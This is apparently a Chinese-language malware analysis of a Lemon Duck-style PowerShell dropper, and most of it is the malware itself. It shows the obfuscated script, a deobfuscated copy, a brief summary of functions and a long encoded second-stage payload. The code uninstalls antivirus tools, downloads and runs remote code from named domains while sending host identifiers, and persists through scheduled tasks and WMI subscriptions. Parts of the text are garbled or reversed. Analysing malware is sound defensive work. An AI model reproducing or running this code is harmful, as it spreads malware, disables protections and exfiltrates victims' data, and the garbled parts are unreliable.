; "(('.(hCNVErbosepREFEReNcE.TOstRiNG()[1,3]+tfUxtf'+'U-JoIntfUtfU) (((tfUcm'+'d /c start /b wmic.extfU+tfUe product where cFwname like uOs%Eset%uOscFw calltfU+tfU uninstall /n'+'oint'+'eractive'+'cmd'+' '+'/c start /b wmic.exe product whe'+'re cFwname '+'like tfU+tfUuOs%%K'+'asp'+'er'+'sky%%uOsc'+'Fw call uninstall /nointeractivecmd /c start /b wmic.exe product where cFwname '+'like uOs%avtfU+tfUast%uOscFw call uninstall /nointeractivecmd /c start /b wmic.exe tfU+tfUproduct w'+'here tfU+tf'+'UcFwname uOs%avp%uOsc'+'Fw catfU+tfUll uninstal'+'ltfU+tfU /nointeractivecmd /c start /b wmic.exe product'+' where cFwname like uOs%Security%uOscFw call '+'uni'+'nstall /nointeractivecmd /c start /b wmic.exe produc'+'t uOs%AntiVirus%uOscFw call uni'+'n'+'stall where cFwname like /'+'nointeractivecmd /c start /b wmic.exe product where cFwnametfU+tfU like uOs%Norton Security%uOscFw call uninstall /noi'+'nteractivecmd /c cFwC:9'+'RTProgra~19RTMalwarebytes9RTAnti-

```
Malware9RTunins000.extfU+'+'tfUecFw /verysilent'+' /suppressmsgboxes
/notfU+tfU'+'restartCdJv=cFw?'+'CdJvcFw+(Get-Date
                                                            '+'-Format
uOs yyyyMMdduOs)CdJtmps=uOsfunction
                                            a(CdJu){CdJd=(Nefvpw'+'-
Objfvp'+'ect
Net.WebCfvplient).cFwDownloadDatacFw(CdJu)'+';Cd'+'Jc=CdJd.count;if(C'
+'dJc
                   173){Cd'+'Jb=CdJd[173..CdJc];CdJp=NtfU+tfUew-Object
Security.Cryptography.tfU+tfURSAParameters;CdtfU+tfUJtfU+'+'tfUp.Modul
us='+'[cotfU+tfUnvert]::FrotfU+tfUmBase64String(u'+'0su0s2mWo17uX'+'vG
1B'+'Xpm'+'dgv8v/3NTmnNubHtV6'+'2fWrk4jPtfU'+'+tfUF'+'I9wM3NN2tfU+tfUv
zTzticIYHlm7K3r'+'2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAc3nxzR4iqef4hLNeU
CnkWqulY5C0M85bjDLCpjblz/2LpUQcv'+'1j1feIY6R7rpfq0LdHa10=uOstfU+tfUuOs
);CdJp.ExpotfU+tfUnent=0x01,0x00tfU+'+'tfU,0x01;CdJr=New-Object
Secu'+'rity.Cryptography.RSACryptoServiceProtfU+tfUvider;CdJr.Im'+'por
tParameters(Cd'+'JptfU+tfU);if(CdJtfU+tfUr.veri'+'fyData'+'(CdJb,(New-
0'+'bject
Security.Cryptography.SHA1'+'CryptoSetfU+tfUrtfU+tfUviceProvider)tfU+t
fU,'+'[convert]::FromBase64String(-
jtfU+tfUoin([char[]]Cd'+'Jd[0..171tfU+tfU]))))tfU+tfU{Ifvpex(-
join'+'[char[]]CdJb)}}}CdJurl=utfU+tfUosuOshttp://uOsuOstfU+tfU+uOsuOs
U1uOsuOs+uOsuOsU2uOsuOs;a(CdJurl+uOsuOs/a.jspuOs+CdJvtfU+tfU+uOs?uOsuO
s+(@(CdJenv:COMPtfU+tfU'+'UTERNAME,CdJenv:USERNAME,(get-wmiobject
Win32tfU+tfU_ComputerSystemProd'+'uct).UUID,(random))-
joinuOsuOs*'+'uOsuOs))uOsCdJsa=([SecuritfU+tfUty'+'.Principal.WindowsP
rincipal][Security.Principal.W'+'indowsIdentity]::GetCurrent()).IsInRo
le([Se'+'ctfU+tfUurity.Princitf'+'U+tfUpaltfU+tfU.WtfU+t'+'fU'+'indows
BuiltfU+tfUtInRole]
                                 cFw'+'A'+'dministratorcFw)funct'+'ion
getRan(tfU+tfU){return
join([char[]](48..57+65tfU+tfU..90+97..122)T'+'jQGet-Random
                                                               -Count
Random'+')%6))}CdJus=@(uOst.zz3r0.tfU+tfUcotfU+tfUmuOs,uOst.zer9g.comu
Os,uOst.amynx.c'+'omuOs)tfU+tfUCdJstsrv =
                                              New-Object
                                                           -ComObject
Schedule.ServicetfU+tf'+'UCdJ'+'stsrv.Connect()try{CdJdo'+'it=CdJstsrv
.Ge'+'tFolder(cFw9RTcFw).GetTask(ctfU'+'+tfUFwblackballctfU'+'+tfU'+'F
w'+')}catch{}if(-not CdJdoit){ if(CdJsa){
                                                          schtasks'+'
/c'+'reate /ru system /sc MINUTE /mo 120tfU+tfU /tn blackball /F /tr
c'+'Fwb'+'lackballcFw
                         } else {
                                          schtasks /create /tfU+tfUsc
MINUTE /tfU+tfUmo 120 /tn '+'blackball /F /tr cF'+'wblackballcFw
foreach(CdJu
               in
                     CdJus){
                                                             CdJi
[array]::IndexOf(CtfU+tfUdJus,CdJu)
                                                       if(CdJi%3
                                                                  -eq
0){CdJtn'+'f=uOsu'+'tfU+tfUOs}
                                             if(CdJt'+'fU+tfUi%3 -eq
1){CdJtnf=getRan}
                                            if'+'(CdJi%3tfU+tfU
                                                                   -ea
2){if(CdJsa){CdJtnf=u0sMictfU'+'+tfUroSoft9R'+'TWindows9RTu0s+(getRan)
```

```
}else{CdJtnf=gettf'+'U'+'+t'+'fURan}}
                                                     CdJtn = getRan
if(CdJsa){
                     schtatfU'+'+tfUsks /create /ru system /sc MINUTE
/mo 60 /tn cFwCdJtnf9RTCdJtncFw /F /tr cFwpowershell -w hidden -c
                } else {
                                    schtasks /creat'+'et'+'fU+tfU /sc
'+'MINUTE /mo 60 /tn cFwCdJtnf9RTCdJtncFw /F /tr cFwpowershell -w
                                  }'+''+'
hidden -c PS CMDcFw
                                                       start-sleep 1
CdJfolder=CdJstsrv.GetFolder(cFw9RTCdtfU+tfUJtnfcFw)
CdJtaskitem=CdJfolder.GetTasks(1tfU+tfU)
foreatfU+tfUch(CdJtfU+tfUtask in CdJtaskitem'+'){
                                                              foreach
(CdJatfU+tfUction
                   in CdJtask.DefitfU+tfUnition.Ac'+'tions)
try{
if(CdJaction.ArgumtfU+tfUents.C'+'ontains'+'(cFwPS'+'_CMDcFw)){
C'+'dJfolder.RegisterTask(CdJtask.Name,
CdJtask.Xml.replace(cFwPS CMDcFw,CdJtmps.replace(u'+'0sU1u0s,CdJu.subs
tring(0,5t'+'fU+tfU)).replace(uOsU2uOs,CdJu.substring'+'(5))),
'+'CdJnull,
                 CdJnull,
                            0,
                                     CdtfU'+'+tfUJnull)TjQout-null
1+10
                            }catch{}
                                                  }tfU+tfU
start-tf'+'U+tfUsleep 1
                                                schtasks /run
                                                                  /tn
cFwCdJtnf9RTCdJtncFw'+'
                                stfU+tfUt'+'art-sleetf'+'U+'+'tfUp 5
}'+'}try{CdJdoit1=Get-WMIObject -Class __EventFilter -tfU+tfUNameSpace
uOsroot9RTsubscriptiotfU+tfUnuOs
                                                              -filter
cFwName=tfU+tf'+'UuOsblackballuOscFw}catch{}'+'if(-not
                                                        '+'CdJdoit1){
                                     __EventFilter
Set-WmiInstance
                       -Class
                                                           -NameSpace
ctfU+tfUFwroot9R'+'TsubscrtfU+tfUiptioncFw
                                                    -ArgumtfU+tfUents
@{Name='+'cFwblackballcFw;EventNameSpace=cFwroot9RTctfU+tfUimv2cFw;Que
ryLangua'+'ge=cFwWQLcFw;Query=cF'+'wSELECT
InstanceModi'+'ficationEvent WITHIN '+'3600 WHERE TargetInstance ISA
uOsWin32_PerfFormattedData_PerfOS_StfU+tfUystemuOscFw;}
                                                        -ErrorAction
            tfU+tfUforeach(CdJu in CdJus){tf'+'U+tf'+'U
CdJtheName=get'+'Ran'+'
CdJwmicmd=CdJtmps.replace(uOsU1uOs,CdJu.subs'+'tring('+'0,5)).replace(
u0sU2u0stfU+tfU,CdJu.'+'substring(5)).replace(u0sa.jspu0s,u0saa.jspu0s
                 Set-WmiInstance -Class __FilterToConsumerBinding -
Namespace'+' cFwrtfU+tfUoot9t'+'fU+tfU'+'RTsubscriptioncFwtfU+tfU -
Arguments @{Filter=(Set-WmiInstance -Class __Eve'+'ntFilter -NameSpace
cFwroot9RTsubscri'+'ptioncFw'+'
                                                        -Argument'+'s
@{Name=cFwfcFw+CdJtheName;EventNameSpace=c'+'Fwroot9tfU+tfURTcimv2cFw;
QueryLanguage=cFwWQLcFw;Query=c'+'FwSELECT
                                                                 FROM
InstanceModificatfU+tfUtiotfU+t'+'fUnEvent
                                              WITHIN
                                                        3600
                                                                WHERE
tfU+'+'tfUTargetIn'+'stantfU+tfUce
                                                                  ISA
uOsWin32_PerfFormat'+'tedDatatfU+tfU_PertfU+tfUfOS_SystemuOscFw;}
ErrorAt'+'fU+tfUctio'+'n Stop);Consu'+'mer=(Set-WmiInstance
```

```
CotfU+tfU'+'mmandLineEventConsume'+'r
                                               '+'-NamespactfU+tfUe
cFwrotfU+tfUot9RTsubscriptioncFw
                                                         -Arguments
@{Name=cFwcc'+'Fw+CdJtheN'+'am'+'e;ExecutablePath=cFwc:9RTwindows9RTsy
stem329RTcmd.execFw;CommandLineTe'+'mplate=cFw/c power'+'shell
hidden -c '+'CdJw'+'micmdcFtfU+'+'tfU'+'w})}
                                                     start'+'-sleep
5'+' '+' '+'}tfU+tfU
                            cmd'+'.exe /c netsh.exe firewall add
portopening tcp'+' 65529 SDNSd
                                       netsh.exe intertfU+tfUface
tfU+tfUptfU+tfUortproxy
                          add
                                      v4tov4
                                                   listenport=65529
ctfU+tfUonnectaddress=1.1.1.1 connectport=53
                                                             netsh
advfirewtfU+tfUall
                                             ad'+'d
                           firewall
                                                              rule
name=ctfU+tfUFwde'+'ny4'+'45cFw
                                   dir=in
                                                    protocol='+'tcp
tfU+tfUlocalport=445 action=block netsh advfirewall firewall add
            tfU+tf'+'Uname=cFwdenv135c'+'tfU+tfUF'+'w
protocol='+'t'+'cp lo'+'calport=135 ac'+'tion=block
                                                              Set-
ItemProperty
                                                              -Path
cFwHKLM:9RTSYSTEM9RTCurrentControlSet9RTServices9RTLanmanServer9RTPara
me'+'ter'+'scFw DisableCompression -Type tfU+'+'tfUDWORD -Valu'+'e 1
                               /tfU+tfUtn
???Force}schtasks
                    /delete
                                            Rtsa2
                                                      /F'+'schtasks
/deletfU+tfUte /tn Rtsa1 /Fschtasks /delete /tn Rtsa /FtfU)-cREplaCe
([CHaR]1'+'02+[CHaR]118+[CHaR]11'+'2),[CHaR]96
                                     '+'-cREplaCetfUCdJtfU,[CHaR]36-
tfU9RTtfU,[CH'+'aR]92
RepLaCEtfUTjQtfU,[CHa'+'R]124
                                                       -cREplaCe'+'
([CHaR]117+[CHaR]7'+'9+[CHaR]115),[CHa'+'R]39-
R'+'epLaCE([CHa'+'R]99+[C'+'HaR]70+[CHaR]119),[CHaR]34) )'+'')
ReplaCE
            'tfU',[CHaR]39
                               -ReplaCE
                                            'hCN',[CHaR]36)|
                                                                &(
pShOMe[21]+pSHOme[34]+'x')" = 1h2
```

继续处理混淆后如下

cmd /c start /b wmic.exe product where "name like '%Eset%'" call
uninstall /nointeractivecmd /c start /b wmic.exe product where "name
like '%%Kaspersky%%'" call uninstall /nointeractivecmd /c start /b
wmic.exe product where "name like '%avast%'" call uninstall
/nointeractivecmd /c start /b wmic.exe product where "name like
'%avp%'" call uninstall /nointeractivecmd /c start /b wmic.exe product
where "name like '%Security%'" call uninstall /nointeractivecmd /c
start /b wmic.exe product where "name like '%AntiVirus%'" call
uninstall /nointeractivecmd /c start /b wmic.exe product where "name
like '%Norton Security%'" call uninstall /nointeractivecmd /c
"C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent
/suppressmsgboxes /norestart\$v="?\$v"+(Get-Date -Format

```
a($u){$d=(New-Object
' yyyyMMdd')$tmps='function
Net.WebClient)."DownloadData"($u);$c=$d.count;if($c
173){$b=$d[173..$c];$p=New-Object
Security.Cryptography.RSAParameters; $p.Modulus=[convert]::FromBase64St
ring(''2mWo17uXvG1BXpmdgv8v/3NTmnNubHtV62fWrk4jPFI9wM3NN2vzTzticIYHlm7
K3r2mT/YR0WDciL818pLubLgum30r0Rkwc8ZSAc3nxzR4iqef4hLNeUCnkWqulY5C0M85b
jDLCpjblz/2LpUQcv1j1feIY6R7rpfqOLdHa10='');$p.Exponent=0x01,0x00,0x01;
$r=New-Object
Security.Cryptography.RSACryptoServiceProvider;$r.ImportParameters($p)
;if($r.verifyData($b,(New-Object
Security.Cryptography.SHA1CryptoServiceProvider),[convert]::FromBase64
String(-join([char[]]$d[0..171])))){Iex(-
join[char[]]$b)}}}$url=u0s'http://''+''U1''U2'';a($url+''/a.jsp'+$v+'?
''+(@($env:COMPUTERNAME,$env:USERNAME,(get-wmiobject
Win32_ComputerSystemProduct).UUID,(random))-
join''*''))'$sa=([Security.Principal.WindowsPrincipal][Security.Princi
pal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.Windo
wsBuiltInRole]
                   "Administrator")function
                                                getRan(){return
join([char[]](48..57+65..90+97..122)|Get-Random
                                                   -Count
                                                             (6+(Get-
Random)\%6))$us=@('t.zz3r0.com','t.zer9g.com','t.amynx.com')$stsrv =
New-Object
                                                            -ComObject
Schedule.Service$stsrv.Connect()try{$doit=$stsrv.GetFolder("\").GetTas
k("blackball")}catch{}if(-not $doit){
                                          if($sa){
/create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"
} else {
                 schtasks /create /sc MINUTE /mo 120 /tn blackball /F
/tr "blackball"
                              foreach($u in $us){
[array]::IndexOf(CdJus,$u)
                                          if($i%3 - eq 0){$tnf='u0s}
if($i%3
              1){$tnf=getRan}
                                                        if($i%3
        -eq
                                                                   -eq
2){if($sa){$tnf='MicroSoft\Windows\'+(getRan)}else{$tnf=getRan}}
$tn = getRan
                     if($sa){
                                          schtasks /create /ru system
/sc MINUTE /mo 60 /tn "$tnf\$tn" /F /tr "powershell -w hidden -c
               } else {
                                   schtasks /create /sc MINUTE /mo 60
/tn "$tnf\$tn" /F /tr "powershell -w hidden -c PS_CMD"
start-sleep 1
                                     $folder=$stsrv.GetFolder("\$tnf")
$taskitem=$folder.GetTasks(1)
                                        foreach($task in $taskitem){
foreach ($action in $task.Definition.Actions) {
                                                                  try{
if($action.Arguments.Contains("PS_CMD")){
$folder.RegisterTask($task.Name,
$task.Xml.replace("PS_CMD",$tmps.replace('U1',$u.substring(0,5)).repla
ce('U2',$u.substring(5))), 4, $null, $null, 0, CdJnull)|out-null
}
                 }catch{}
                                      }
                                               }
                                                         start-sleep 1
schtasks /run /tn "$tnf\$tn"
                                   start-sleep 5 }}try{$doit1=Get-
```

```
WMIObject -Class __EventFilter -NameSpace 'root\subscription' -filter
"Name='blackball'"}catch{}if(-not $doit1){
                                            Set-WmiInstance -Class
EventFilter
                  -NameSpace "root\subscription"
                                                         -Arguments
@{Name="blackball";
                                        EventNameSpace="root\cimv2";
QueryLanguage="WQL";
                                       Query="SELECT
                                                       *
                                                               FROM
InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA
'Win32 PerfFormattedData PerfOS System'";
                                              } -ErrorAction Stop
foreach($u
            in
                  $us){
                                                     $theName=getRan
$wmicmd=$tmps.replace('U1',$u.substring(0,5)).replace('U2',$u.substrin
g(5)).replace('a.jsp','aa.jsp')
                                             Set-WmiInstance -Class
__FilterToConsumerBinding -Namespace "root\subscription" -Arguments
                                       __EventFilter
@{Filter=(Set-WmiInstance
                            -Class
                                                         -NameSpace
"root\subscription"
                            -Arguments
                                               @{Name="f"+$theName;
EventNameSpace="root\cimv2";
                                                QueryLanguage="WQL";
Query="SELECT * FROM ___InstanceModificationEvent WITHIN 3600 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'";
-ErrorAction Stop);
                                   Consumer=(Set-WmiInstance -Class
CommandLineEventConsumer -Namespace "root\subscription" -Arguments
@{Name="c"+$theName;
ExecutablePath="c:\windows\system32\cmd.exe";
CommandLineTemplate="/c powershell -w hidden -c
                                                        $wmicmd"})}
start-sleep 5 } cmd.exe /c netsh.exe firewall add portopening
                       netsh.exe interface portproxy add v4tov4
tcp 65529 SDNSd
listenport=65529 connectaddress=1.1.1.1 connectport=53
                                                              netsh
advfirewall firewall add rule name="deny445" dir=in protocol=tcp
localport=445 action=block
                              netsh advfirewall firewall add rule
name="deny135" dir=in protocol=tcp localport=135 action=block
                                                               Set-
ItemProperty
                                                              -Path
"HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters"
DisableCompression -Type DWORD -Value 1 ???Force}schtasks /delete /tn
Rtsa2 /Fschtasks /delete /tn Rtsa1 /Fschtasks /delete /tn Rtsa /F
```

脚本主要功能

- •尝试卸载杀软 (eset、卡巴斯基、avast、诺顿等)
- •依次尝试从t.zz3r0.com、t.zer9g.com、t.amynx.com下载a.jsp后重命名为aa.jsp
- •检测权限是否为administrator,如果是则创建计划任务blackball
- •设置SMB为启用
- •防火墙添加转发、阻断规则

•下载时判断返回长度是否大于等于173,如果大于则解密前173个字符并用来做S HA1校验,如校验成功则执行下一阶段脚本

a.jsp 第二阶段攻击脚本

a.jsp为第二阶段攻击脚本

脚本在下载攻击文件时会携带UALemon-Duck-

oM/ax17kOfLq0gbJx+jFEsor6+Z66LcorosvJGnVxNCU34epX0b7EbBhZPTvwF0aF7grX+ nwaPyA/6VCNiCkpsWL1J3yWm68X8f8KGhc+gPwGvgjJk8Y+twUiQGYsIT6Y7w9xpVVZspb OsF+tIWXiXtf+0pEdrsCOVnqU83dTtE=I`EX \$(New-Object IO.StreamReader IO.Compression.DeflateStream (\$(New-Object (\$(New-Object IO.MemoryStream (,\$('edbd07601c499625262f6dca7b7f4af54ad7e074a10880601324d8904010ecc18 8cde692ec1d69472329ab2a81ca6556655d661640cced9dbcf7de7befbdf7de7befbdf 7ba3b9d4e27f7dfff3f5c6664016cf6ce4adac99e2180aac81f3f7e7c1f3f229ad337d b3f99d567d993f2344db73efe89bdcf3ffee4e3fdf9c777e8aff4a33b1f7ffca2a87e7 afbe3dffbe34fbe7f6fb4fbbd3bf9f4455e9f3ecbeb97a7afbf7c52e73ff9bb7dffe2c 5d9ab37afbfb7452ffcc29f49ef7c7aeffbf5f1b7a7dfa3cf8b576f9aef8dee7c7a5f3 ef9e4fe81feb2a39f6c6d9d4eb3e7abbc1edf79d87beddeeeae367ff8407fd9331f792 f7efc331f8feeecec99b6bbf637fbbedff8374e7ee3e4ce2ffa72f57bd3ff3ff93e8df 5deeef79e9e95cf4fe7cdc1577b9f7c7ff77b33feebf5017df7d51e8d69fcee9a7efd4 5773e7d28d046f4e64f7c55d3bfe9e9f4f8f94bfa32a7ffd7d3ed7d1d025a3c78fb05f

dcb0d72fa6acf7b7976efdabe8cefd2d4908c486528b46f68f6e0531d447a7ac22f507 b43abd19dfdfbd4b5b6fc545b2a99e98be0ad7d4398d19d5dd3cbfd1d43ac1dfa0da3d 0ae0c6e20d52f01cd683ccb6232ce67d5ddb25efffecbab6af6939f9ed0a7e9ef7d7a4 62fbefe31b4fac577ee5c54e5f8eddbfdb76f6998ab45fb0874a6ff5f2e736a9fcedb6 cb5dd3679bbf5bb6e9d17fa1ddee44e7ec98fc9bf3f667bd416937159640bfde3f73f2 f0807eab38bc6eb1ffb318345fbae1def17bf881ac93b65b69855178a521417f32a75f 445994dab929ae063c6e817cfa76d36fd25c197df3fcfebef8d3e7df295a265be7b4eb d94bfe84bea9a3fce2655f939b51ae5ebbafd49fa94c0becbdbf517e38b6531cbf27af e266da7f94f4fbedcbeca5f1ce64d466dca73eae033bfb75f7c5db78ae145569e2f7ef 253ed1648328ebf8449789dbf6d82c17da6ed2e042ebd78c270667575f58bbee4af9ea 6f9eabadd4ef7d2599dad3f2f6992bf10945205a730d26bfda5adf35555bf5c80f7dbb 3ed367fad33e7a3b0c05734267dc7ce8d87e24ba0f846e84fb074daafdba2d697d6d3f c35d1f36d45df5665bbfe92fef8fde965fa8111d26f8f1e11659ae2227f456f7e6660d 3c3bdcda744e1eafc278ad92fb9f3b68a4230742440faabc2f3104c67cb4cbfdc4ea99 f4f66f43ab80e7cb1d84e01f01733c9aaedbccee757d461bec896db690f4b90a59895c 57c4a64bb1092a0110d50db191a5373fd5570516695e9fec5771a059d2e0bd30bc1d8d 211b39e230cab06333e5b5ed1bf8b7a2a03c7870afad393e6ed5c4468649bdfbaa1c06 dde52c7bdef6cf3addff333c5d5905ae659fffa82fac9ebecaa3daf30d5a72fcebe7d7 24c1f42e94a0be8dfdf874ccc99fefdf9e92b6ab85cbfaadebc9d1625faf84c505606a 26fc199b3eac5debdfd4fafaaefa285e0aa2df269717e0e56a05e9baa9e165f3ca037a 895e0eee09cbe3afeee9b675f7a98fdfecf8f4fbe7cfefbff3ea7bfd7b7015686a9cce b148ea736046be80351722229fac66c2994f6f412cb4d7ea983ad16f92b119d3b9fee8 2badfa2d6fdb740e71c4a31ffff6f5aa3a19df715f6de5d36cf59ad8f1c5f8ced2402d0 8b1a25cad8ec76599cf5fab0a5a5427db297d4d709805ad5eda52144014bf6f0567501 899efef4248602808922ae92d90bd341afdd92cab4afae6297d3abed32ef3a224a37a3 2c9bf3ba6575a6d85f1bc006ef41d64eb8a7ee64b45e617df39f8f4e1fd7b3b7b7b69c e9276b1cc4b3703e33b178c8ad0b3cd3fdf4aeb8a47876fcd9756aef473d145bf71c2d 343b8b5d96c7c31bb5ccee8830ebd3f1310c658ad8a1f8ca9a1b01a3e5788cc17f2eb2 fbeb3ff6953a05b82462a653b5df29f46a64947e0a7806b7e7adcd615792d64ecf4fdf 5ef4fa23d95ded9e0397e12564b030b4a3fa89f1ff310b84303bd9efcfe57594d40bef ffdefd5d97cfabd253c3c337c80fd3163475352d6595d1fd34b046842ef8c76b33914e cc807b495b5d9d3ebf3a2ce2fc75953cb801406b3e4acb8246b41327759e7afab76755 d9fec6a87c7df7e3dbe9eaff4afacbe90afc7b00150fe639abde6fa3541b1565298e2b 35451d18e88b4643b81e3d685e1f2a26e5ff3c74f1655fdecd1a3ef93ddba5c56d3efd 1db9d81192832aee545d17814da6212d14bd28742f7df5a6475f652c7ded4799bf3079 83fe3b59c3169f40ffbe6611d23cef1eb57208a5243df891325870dce8c8d253bfe66d b73270865414abbdbdd79b733dac13ff82dfd451f1b61f92c25115c56ab77a763190ba 09a373d469edda777279fd23ffae183fd77fadbcee8c1843e3fb847ffe0ed9c7e3e784 8ffe419de7940ffece3b77b78fbe000df9ed33ff767e6b319fedc43bb9d5d7cc1efeed 13f9fe28bf37bef082a40d20f00a4f7b4e7d1019a663bd260320504609103ea43fc76c e9fcda4c1defebb1dfa65940387fb16c30cad771ffe22abfd8061c6afa0b5e96c1f308 1e40c30f780e95e2e289d6b9387f2a690019d1cf0e07500f4cf03bcfa00046220bb3bf

2fe1e88fb293eb9c75400e60fd1c12e6834012966f862622973008a4f81780e687bf86 28fa9caa3e6f900025300d8e101e2b75d0015aa7aa322243e05d633bc96a35d065c988 a9ff298c0389f029e2106b0d9c3f713ee8f2000d03d409e001c5e82e27453c503e67f7 6f837250a0f7d0a20f730ae1c6078563e051e0fb80b8cf03ef31fba9d2a7c468fe9950 1c77bf7cd9fe73cbe3dcb9e9844fe6c0f2398a1f1432624ded8dd173c6680360501987 527fc9bcf69c0e93e1a197f90be24296bd6e59abc66111e82a4ba40c5ce698450b23b2 24def9154f7f49caf5c8cdaf87ebb5c57d3316b2b6af7fb3739be1d8fef3dd8fd9ea83 0f904af5b4dad187b5076313bbbe3f14eef2574ee6942ed5721fce23bd44fda5e90aa7 168e8cb3694ba4320c80328b3658168868d048cfec7ec113c1db3cd9f4ef22b1f4d81a 1e6cbda34817787a2a86d4452f4ffd93d45e59afe80835322bc7f3b5d3ffdfd97e4313 dff18de3437f9182aeee413b298dbf85a5fdbe656eab1102617c7db758e417f05476a3 6cbc634673333c7f9b7195b0c481136161251997100789e6015e0fbd0ff7f0ffd49445 093fd59ea1144de0b3c9fd67376be1467070ce053caeb9789c2ff4a0fdfa78092828ce ff1475bcc34fc6b9afe625875478dd7e992fcbfe9726da3845ff800c136d938fcb13fd e0161568b8cfca245d1c2dce3e70a9d18bd5fcfe1278f5605ffb8e47ff1b201f4fdfbe 0aafbb345fd9623e9f8978b0ddf9d17f225a1dc160b0a3831c47679f6bdd122e7ee285 8852f34ca2f8b1a0ee66849390276354734978cacba5bf25a537941f3efb985a9c1b83 ffbc44e9cc775bf84d9ede198ff53a63b18f37fe0b8df738bd8a3fe723eadb3fc35391 575ae905fbf7ef194c2e1f11d84fb9f11eeb3bc9c64cb7c55a4a404cae27c9b899fd5e b8be29c5c116a419fafb259f69602f2365ffefe7bf79605643f6d9aac9caa35af8ac51 5f9b0f4f1c5967313d9f5bb730791a608ee6475b1f5c91d4ad4d46ff127931fbfec532 c045aa5e7d38badad94624bf5a0ebdfcbcb75009a6df9ee94d8ef4c59bbfebdc0bef8e ae233d3c222404889db094ce80f830ca171e1e529d2cc78798a23be3c31fe38a12a7fd feba32ab86ac33b17cb2fde741334f625c1da48a4e98fdea0bf4053198269ae44304e3 97be47732a801fe1be1823ae826c9c2ffd8c17a2365dcb3d505bd2ba3e30fc0e2f8b96 7d863606c77784cf46e38acbdceb014888e4e46a543324ddd9074143ee68cb302f1398 69ade59a2bd7e37392f047bfd7b217fef0e71d1f959878b4c4b178d85fc747ee630376 d2d9686639e7c65659144ee13ce897d42hf515f1f231hf4935e0e4efe87361f23c3a6c daae7399271948283eafe5c1a8dcc5c201fb73119a7ed0ec9e797845c170d9b99a33f0 3fb98b2f163b3c7830c14ae0c926c590a78e022854849a33b4ba645109a81a5e8ffbff 7e94fc03e41619c5163849026cb7547816cd16cf6bb2252e7efa03ac6d40a38114d7e7 78a647ff7f417a6f445e7531dc2ef9e1675e57dc51ff36ccaabd777d13ffd9fb20dd37 47a379d2da6bf30ddc6278a0c8de68102fb18a9954f308bbff0f7fbfd7e3fcc016689f ef28df71d6dcc84708c33d337843eee05694dcd56f42a7d4c2207d6841bf1e4f4e576b a8ba0fef0ce1d4a6ca76650e4ac507e836cc4327b858c0008fe608ffc1f02b3bbb5f50 9672b18ce68c536668bc195e53186459eda771f3dfa3ee5309e8dbf3c83c3a660c969d 3dfbe77e87891c81e9210ee80fbdaa5123e93be0eef6c5104569e8c0583cf7e7ffc343 4a16f77e82134e8df5d418bf8f5957e3fbe73e74ed318c6ae578b6a9a3f05aee493123 fd057f88c404310b495fbf4cb334af98feedcf9fe1d71e78407b7c6e33bbb9fb00af99 e7ca22f8ec8b7e05453fbfabaae3807fc8512c4775f296994a261fb7a05cfe9079f8f7 d4cb83d60d85714babc09e72b7f755d5b6d553ca1577cd89f09990eef7c1f2892cf60a 64025c865e07d5922692735541cfe925ff296509bfce23b19c7c1f976ca60f465d262b

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解密得到如下

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29]rAHc[,qOpd3yqOp EcALPerc-
                                63]rAHc[,)68]rAHc[+45]rAHc[+76]rAHc[(
ECALPer-
               93]rAHc[,)45'+']rAHc[+66]rAHc[+58]rAH'+'c[(
                                                             ECALPer-
421]rAHc[,)18]rAHc[+501]rAHc[+001]'+'rAHc[(
                                                            EcALPerc-
)qOp}7kMnib.edo/lru_nwodV6C7kM
                                                              XEI'+'S
{))gol.kk4kkd3ypmt:qOp+qOpvneV6C htap-tset(!(fiqOp+qOp)}
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7kMniqOp+qOpb.liamqOp+qOp_fi/lr'+'u_nwodV6C7kM
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{)liaMlacolV6C(fi
}{hctac})liaMlacolV6C]fer[,6BUqOp+qOpliaMlacoLd3ylqO'+'p+qOpabolG6BU,e
urtV'+'6C(xetuM.gnidaerhT
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drowq0p+q0pD
                 epyt-
                                  drauGledoMtcejb0
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yqOp+qOptreporPm'+'etI-teS
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{))yeksV6C
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htaP-tseT( dnaqOp+qOp- 7kM+dd3y7kM hctam- _V6C{tcejbo-erehwQideman-
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+qOpFdaolnwoD7kM.)tneilQUrCbeW.'+'tqOp+qOp'+'eN
                                                    tceQUrjbo-wQUren(
\{\}86953022 en- htgnelq'+'Op+qOp.)gdnV6C metI-teG( ro- qOp+qOp)gdnV6C
htap-tsetqOp+qOp(!(fi
                             '+'7kMtad.gdvnd'+'3ypmt:vneV6C7kM=gdnV6C
7kMpiz.dvn7kM=dnV6C
                                   qOp+qOpqOp+qOp{)46siV6C
nsiV6C(fi{yrt7kMpsj.troper/lrq0p+q0pu_erocV6C7kM XEIS}}{hctac }
}
                        qOp+qOp)setyb_warV6C]][rahc[nioj-qOp+qOp( XEI
           ))yarrAety'+'bV6C,1ahsV6C,setyb_warV6C(ataDyfirev.asrV6C(fi
r'+'edivorPecivreSotpyrC1qOp+qOpAHS.yhpqOp+qOpargotpyrC.ytiruceS.metsy
S'+'
                  tcejb0-w'+'eN
                                                              1ahsV6C
)46esabV6C(gnqOp+qOpirtS46esaBmorF::]trevnoc[
                                                      yarrAety'+'bV6C
```

```
)setyb_ngisV6C]][rahc[(nioj-
                                                       46esabq0p+q0pV6C
)smaraPasrV6C(sretemaraPtropmqOp+qOpI.asrVqOp+qOp6C
;redivorPecivreSotpyrCASR.yhpargotpyqOp+qOprC.ytiruceS.metsyS'+'
em'+'aNqOp+qOpepyT- tcejbO-weN = asrV6C
                                                         10x0,00x0,10x0
q'+'0p+q0p=
                                               tnenopxE.smaraP'+'asrV6C
q0p+q0pd5x0,b6x0,q0p+q0p74xq0p+q0p0,7bx0,83x0,'+'aex0,79x0,eax0,b7x0,4
ax0,36x0,88x0,7fx0,5dx0,36x0,dfx0,27x0,01x0,59x0,e2x0,6fx0,f3x'+'0,79'
+'x0,bdx0q0p+q0p,89x0,a0x'+'0,bcx0,03x0,e6x0,93x0,fcx0,0dx'+'0,24x0'+'
,e8x0,59x0,eax0,a6x0,19q0p'+'+q0px0,7ax'+'0'+',0q0p+q0p4x0,97x0,dcx0,2
1\times0,2e'+'\times0,fq0p+q0p9\times0,7a\times0,'+'a8\times0,87\times0,43\times'+'0,'+'7c\times0,7e\times0,dc\times0,10
